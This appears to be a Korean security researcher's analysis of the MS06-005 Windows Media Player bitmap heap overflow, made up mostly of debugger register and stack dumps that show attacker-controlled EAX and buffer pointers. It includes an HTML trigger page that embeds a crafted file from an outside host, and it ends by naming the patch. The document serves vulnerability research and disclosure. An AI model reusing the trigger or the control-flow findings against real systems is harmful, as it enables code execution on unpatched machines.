77BDBA5C	8D4E 01	LEA ECX,DWORD PTR DS:[ESI+1]	
77BDBA5F	890A	MOV DWORD PTR DS:[EDX],ECX	
77BDBA61	894C32 FC	MOV DWORD PTR DS:[ECX+ESI-4],ECX	
77BDBA65	8B75 F4	MOV ESI,DWORD PTR SS:[EBP-C]	
77BDBA68	8B0E	MOV ECX,DWORD PTR DS:[ESI]	
77BDBA6A	85C9	TEST ECX,ECX	
77BDBA6C	8D79 01	LEA EDI,DWORD PTR DS:[ECX+1]	
77BDBA6F	893E	MOV DWORD PTR DS:[ESI],EDI	
77BDBA71	75 1A	JNZ SHORT msvcrt.77BDBA80	
77BDBA73	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	

Registers (FPU)  
 EAX 00031E08  
**ECX 41414001**  
 EDX 000F700C  
 EBX 00031E90  
 ESP 0007C59C  
 EBP 0007C5BC  
 ESI 0000003F  
 EDI 0000003F  
 EIP 77BDBA4E msv...

ECX=41414001  
 DS:[4100B009]=???

Address	Hex dump	UNICODE	0007C59C	0000009B
01003000	DA F6 98 76 4E 1E 00 01 3F 1E 00 01 00 00 00 00	.....A.A.	0007C5A0	00000136
01003010	5D 1E 00 01 00 00 00 00 00 00 97 76 00 00 00 00	.....A.....	0007C5A4	0000003F
01003020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5A8	0007C5B8
01003030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5AC	00000140
01003040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5B0	00033054
01003050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5B4	<b>41414001</b>
01003060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5B8	0000003F
01003070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5BC	0007C5F4
01003080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5C0	77BDC320 R
01003090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5C4	00031E90
010030A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5C8	0000009B
010030B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5CC	00000000
010030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	0007C5D0	0000003F

77BDBA4E 주소 부분의 어셈 코드를 보면

MOV DWORD PTR DS:[ECX+EDX-4], ECX 인데, ECX 값이 4141~로 변경이 되어서, 익셉션이 발생함

**K Call stack of main thread**

Address	Stack	Procedure / arguments	Called from	Frame
0007C5C0	77BDC320	msvcrt.77BDB79C	msvcrt.77BDC31B	0007C5BC
0007C5F8	77BDC3E7	? msvcrt.77BDC2E9	msvcrt.77BDC3E2	0007C5F4
0007C604	77BD9CD4	msvcrt.77BDC3D4	msvcrt.77BD9CCF	0007C600
0007C614	4950DDF8	<JMP.&msvcrt.??2@YAPAXI02>	wmp.4950DDF3	0007C610
0007C628	494BF312	wmp.49506580	wmp.494BF30D	0007C624
0007C640	496E3533	wmp.4950D5D8	wmp.496E352E	0007C63C
0007C7A4	496E37E0	wmp.496E337C	wmp.496E37DB	0007C7A0
0007C7D4	497EBFD7	Includes wmp.496E37E0	wmp.497EBFD4	0007C7D0
0007C86C	497EC944	? wmp.497EBED7	wmp.497EC93F	0007C868
0007C888	497EC9BC	? wmp.497EC8EB	wmp.497EC9B7	0007C884
0007C894	497ECA87	wmp.497EC9B1	wmp.497ECA82	0007C8B0
0007C8B4	49589F8E	Includes wmp.497ECA87	wmp.49589F8C	0007C8B0
0007C8FC	77CF8734	Includes wmp.49589F8E	USER32.77CF8731	0007C8F8
0007C928	77D0418D	? USER32.77CF870C	USER32.77D04188	0007C924
0007C994	77D03FD9	? USER32.77D040D8	USER32.77D03FD4	0007C990
0007C9DC	77D04204	USER32.77D03F5A	USER32.77D041FF	0007C9D8
0007C9F8	77CF8734	Includes USER32.77D04204	USER32.77CF8731	0007C9F4
0007CA24	77CF8816	? USER32.77CF870C	USER32.77CF8811	0007CA20
0007CA8C	77CFC63F	? USER32.77CF875F	USER32.77CFC63A	0007CA88
0007CABC	77CFC665	? USER32.77CFC5EE	USER32.77CFC660	0007CAB8
0007CADC	77171AEB	? USER32.CallWindowProcW	comctl32.77171AEB	0007CAD8
0007CAE0	77D041E2	PrevProc = USER32.DefDlgProcW		
0007CAE4	002510A4	hWnd = 002510A4 ('Windows Med		
0007CAE8	00000110	Message = WM_INITDIALOG		
0007CAEC	00091108	hFocus = 00091108 ('<img alt='icon'>,cla		
0007CAF0	00000000	Parm = 0		

Call Stack을 보면.. WMP(Windows Media Player)에서 msvcrt로 넘어가서 Exception이 발생함.





**wmplayer.exe**

오류 사인  
 AppName: wmplayer.exe AppVer: 9,0,0,3250 ModName: wmp.dll  
 ModVer: 9,0,0,3250 Offset: 00066482

자세한 오류 정보  
 이 오류 보고에는 다음과 같은 것이 포함됩니다. 문제가 발생했을 때 wmplayer.exe의 상태에 관한 정보; 사용한 컴퓨터 하드웨어 및 운영 체제 버전; 사용권을 확인하는데 사용되는 디지털 Product ID(제품 번호); 컴퓨터의 인터넷 프로토콜(IP) 주소.

회사 내부에서 개인적으로 식별이 가능한 정보용 양식이나, 파일, 사용자의 이름, 주소, 전자 메일 주소를 수집하지 않습니다. 다만 오류 보고에 파일에 있는 사용자 데이터가 포함되어 있을 수 있습니다. 이 정보가 사용자를 구별하는데 사용될 가능성이 있으나, 있다고 해도 사용되지 않습니다.

수집된 데이터는 오직 문제를 해결하는데만 사용됩니다. 좀 더 자세한 정보가 있다면, 문제를 알려주실 때 알려드리겠습니다. 이 오류 보고는 액세스가 일부에게로 국한된 안전한 데이터베이스에 보관이 유지되는 연결 방법을 통해 보내지며, 마케팅 목적으로 사용되지 않습니다.

오류 보고에 관한 기술 정보를 보려면, [여기를 클릭하십시오.](#)  
 웹에 있는 데이터 수집 정책을 보려면, [여기를 클릭하십시오.](#)

닫기(C)

**OllyDbg - wmplayer.exe - [CPU - main thread, module jscript]**

File View Debug Plugins Options Window Help

LEMTWHC / KBR ... S

63395B26	FF10	CALL DWORD PTR DS:[EAX]	EAX 41414141
63395B28	8B7F 08	MOV EDI,DWORD PTR DS:[EDI+8]	ECX 00CE4920 ASCII "AAAAAA"
63395B2B	EB F1	JMP SHORT jscript.63395B1E	EDX 00D21B60
63395B2D	8366 0C FB	AND DWORD PTR DS:[ESI+C],FFFFFFF8	EBX 00775470
63395B31	217E 08	AND DWORD PTR DS:[ESI+8],EDI	ESP 0007B2F0
63395B34	8BCB	MOV ECX,EBX	EBP 0007B390
63395B36	E8 E5400100	CALL jscript.6339A420	ESI 00775450
63395B3B	EB 07	JMP SHORT jscript.63395B44	EDI 00CE4920 ASCII "AAAAAA"
63395B3D	33C0	XOR EAX,EAX	EIP 63395B26 jscript.63395B
63395B3F	E9 CFF8FFFF	JMP jscript.63395413	C 0 ES 0028 32bit 0(FFFFFFF)
63395B44	8B7E 1C	MOV EDI,DWORD PTR DS:[ESI+1C]	P 0 CS 001B 32bit 0(FFFFFFF)
63395B47	85FF	TEST EDI,EDI	A 0 SS 0023 32bit 0(FFFFFFF)
63395B49	0F84 A1F8FFFF	JE jscript.633953F0	Z 0 DS 0023 32bit 0(FFFFFFF)
63395B4F	8366 1C 00	AND DWORD PTR DS:[ESI+1C],0	S 0 FS 0038 32bit 7FFD0000
63395B53	85FF	TEST EDI,EDI	T 0 GS 0000 NULL
63395B55	74 ED	JE SHORT jscript.63395B44	O 0
63395B57	8B4F 08	MOV ECX,DWORD PTR DS:[EDI+8]	O 0 LastErr ERROR_SUCCESS
63395B5A	56	PUSH ESI	EFL 00000202 (NO, HB, NE, A, HS)
63395B5B	E8 81030000	CALL jscript.63395EE1	ST0 empty -??? FFFF 00000000
63395B60	8B7F 0C	MOV EDI,DWORD PTR DS:[EDI+C]	ST1 empty -??? FFFF 00000000
63395B63	EB EE	JMP SHORT jscript.63395B53	ST2 empty -??? FFFF 00000000
63395B65	90	NOP	ST3 empty -??? FFFF 00000000
63395B66	90	NOP	ST4 empty -??? FFFF 00000000
63395B67	90	NOP	
63395B68	90	NOP	
63395B69	90	NOP	

We can control EAX

ECX and EDI points to our buffer

The screenshot shows a debugger window titled "CPU - main thread, module wmp". It displays assembly code on the left, registers on the right, and a memory dump at the bottom.

**Assembly Code:**

```

49506481 57 PUSH EDI
49506482 FF50 04 CALL DWORD PTR DS:[EAX+4]
49506483 8B75 08 MOV ESI, DWORD PTR SS:[EBP+8]
49506488 8B06 MOV EAX, DWORD PTR DS:[ESI]
4950648A 85C0 TEST EAX, EAX
4950648C ^0F85 0F7FFDFF JNZ wmp.494DE3A1
49506492 893E MOV DWORD PTR DS:[ESI], EDI
49506494 8BC7 MOV EAX, EDI
49506496 5F POP EDI
49506497 5E POP ESI
49506498 5D POP EBP
49506499 C2 0800 RETN 8
4950649C 90 NOP
4950649D 90 NOP
4950649E 90 NOP
4950649F 90 NOP
495064A0 B0 FE MOV AL, 0FE
495064A2 6D INS DWORD PTR ES:[EDI], DX
495064A3 49 DEC ECX
495064A4 19EZ SBB EDI, ESI
495064A6 4F DEC EDI
495064A7 49 DEC ECX
495064A8 28EZ SUB BH, DH
495064AA 4F DEC EDI
495064AB 49 DEC ECX
495064AC 1E PUSH DS
495064AD 295F 49 SUB DWORD PTR DS:[EDI+49], EBX
    
```

**Registers (FPU):**

```

EAX 41414141
ECX 0090AEE0
EDX 77C11AA0 msvcrt.77C11AA0
EBX 0090AEC0
ESP 0007D214
EBP 0007D220
ESI 00908A40
EDI 0090939C ASCII "AAAAAAAAAAAAAAAAAAAAAA"
EIP 49506482 wmp.49506482
    
```

**Memory Dump:**

Address	Hex dump	UNICODE
01003000	DA F6 98 76 4E 1E 00 01 3F 1E 00 01 00 00 00 00	'A.A.A.
01003010	5D 1E 00 01 00 00 00 00 00 00 97 76 00 00 00 00	'A....
01003020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01003030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01003040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01003050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01003060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01003070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01003080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01003090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010030A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010030B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010030C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010030D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
010030E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

WMP.DLL

CALL DWORD PTR DS: [EAX+4]

상황1. EAX 변경 가능(41414141)

CPU - thread 000009DC, module jscript

Address	Hex dump	UNICODE	02CFDB44	41414141
00403000	60 24 40 00 00 00 00 00	00 00 00 00 00 00 00 00	02CFDB48	02CFDB58
00403010	4A B0 B6 2A F9 FC 54 46	5F A1 B4 B8 43 A8 FE F8	02CFDB4C	75BB1987
00403020	A8 23 70 D1 85 84 22 6E	B4 58 00 3E 0B 19 83 88	02CFDB50	041AE978
00403030	6A 8D 64 02 DF 5F 65 7E	3B 4D 04 10 44 B9 46 34	02CFDB54	041AE978
00403040	F3 40 F4 BC 9F 48 82 1E	CC A7 D0 2D 22 D7 B1 F0	02CFDB58	02CFDB64
00403050	2E CD 0E 21 52 BC 3E 91	B1 1A 86 52 4D 3F FB A2	02CFDB5C	75BB18A8
00403060	9D AE C6 3D AA 13 4D 18	7C D2 28 CE 72 B1 26 3F	02CFDB60	041AE978
00403070	8A F8 A6 48 01 89 A4 5C	43 68 D3 46 81 00 7F 6A	02CFDB64	02CFDB68
00403080	D7 D1 69 51 47 25 14 40	00 00 00 00 00 00 00 00	02CFDB68	75BB1802
00403090	16 B9 FF FF E9 46 00 00	00 00 00 00 00 00 00 00	02CFDB6C	041AE978
004030A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	02CFDB70	00000000
004030B0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	02CFDB74	02CFDD64
004030C0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	02CFDB78	05BB0A32
004030D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	02CFDB7C	75BB1F2F
004030E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	02CFDB80	00000000
004030F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	02CFDB84	041FRE88

Registers (FPU)

- EAX 04217FC0
- EAX 41414141
- EAX 041AE988
- ESP 02CFDB44
- EBP 02CFDB48
- ESI 41414141
- EDI 0761F380
- EIP 75BB1621 jscript.75BB1621

DS:[41414141]=???  
EAX=04217FC0

브라우저로 열람

Microsoft Internet Explorer

파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)

뒤로 -> -> -> 검색 -> 즐겨찾기 -> 연결 >>

네이버(N) -> http:// -> -> 내PC검색 + 무료치료 사전 >> 주소(O)

iexplore.exe

오류 사인  
 AppName: iexplore.exe AppVer: 6,0,2900,2180 ModName: jscript.dll  
 ModVer: 5,6,0,8820 Offset: 00011621

자세한 오류 정보  
 이 오류 보고에는 다음과 같은 것이 포함됩니다. 문제가 발생했을 때 iexplore.exe의 상태에 관한 정보; 사용 중인 컴퓨터 하드웨어 및 운영 체제 버전; 사용권을 확인하는데 사용되는 디지털 Product ID(제품 번호); 컴퓨터의 인터넷 프로토콜(IP) 주소.

회사 내부에서 개인적으로 식별이 가능한 정보용 양식이나, 파일, 사용자의 이름, 주소, 전자 메일 주소를 수집하지 않습니다. 다만 오류 보고에 파일에 있는 사용자 데이터가 포함되어 있을 수 있습니다. 이 정보가 사용자를 구별하는데 사용될 가능성이 있으나, 있다고 해도 사용되지 않습니다.

수집된 데이터는 오직 문제를 해결하는데만 사용됩니다. 좀 더 자세한 정보가 있다면, 문제를 알려주실 때 알려드리겠습니다. 이 오류 보고는 액세스가 일부에게로 국한된 안전한 데이터베이스에 보안이 유지되는 연결 방법을 통해 보내지며, 마케팅 목적으로 사용되지 않습니다.

오류 보고에 관한 기술 정보를 보려면, [여기를 클릭하십시오.](#)  
 웹에 있는 데이터 수집 정책을 보려면, [여기를 클릭하십시오.](#)

닫기(C)

완료 인터넷

```
<html>
<body>
<embed src="http://anesra.null2root.org/h4ck/ms06-005_WMP/ms06-005.avi">
</embed>
</body>
</html>
```

### 1.7 Workaround

MS06-005 패치.

<http://www.microsoft.com/technet/security/bulletin/ms06-005.msp>

### 1.8 Reference

BMP Format

<http://atlc.sourceforge.net/bmp.html>

<http://www.microsoft.com/technet/security/bulletin/ms06-005.msp>

[http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdi/bitmaps\\_62uq.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdi/bitmaps_62uq.asp)

Inline Assembly and Calling Convension

[http://www.xbdev.net/asm/inline\\_asm/tut\\_a/index.php](http://www.xbdev.net/asm/inline_asm/tut_a/index.php)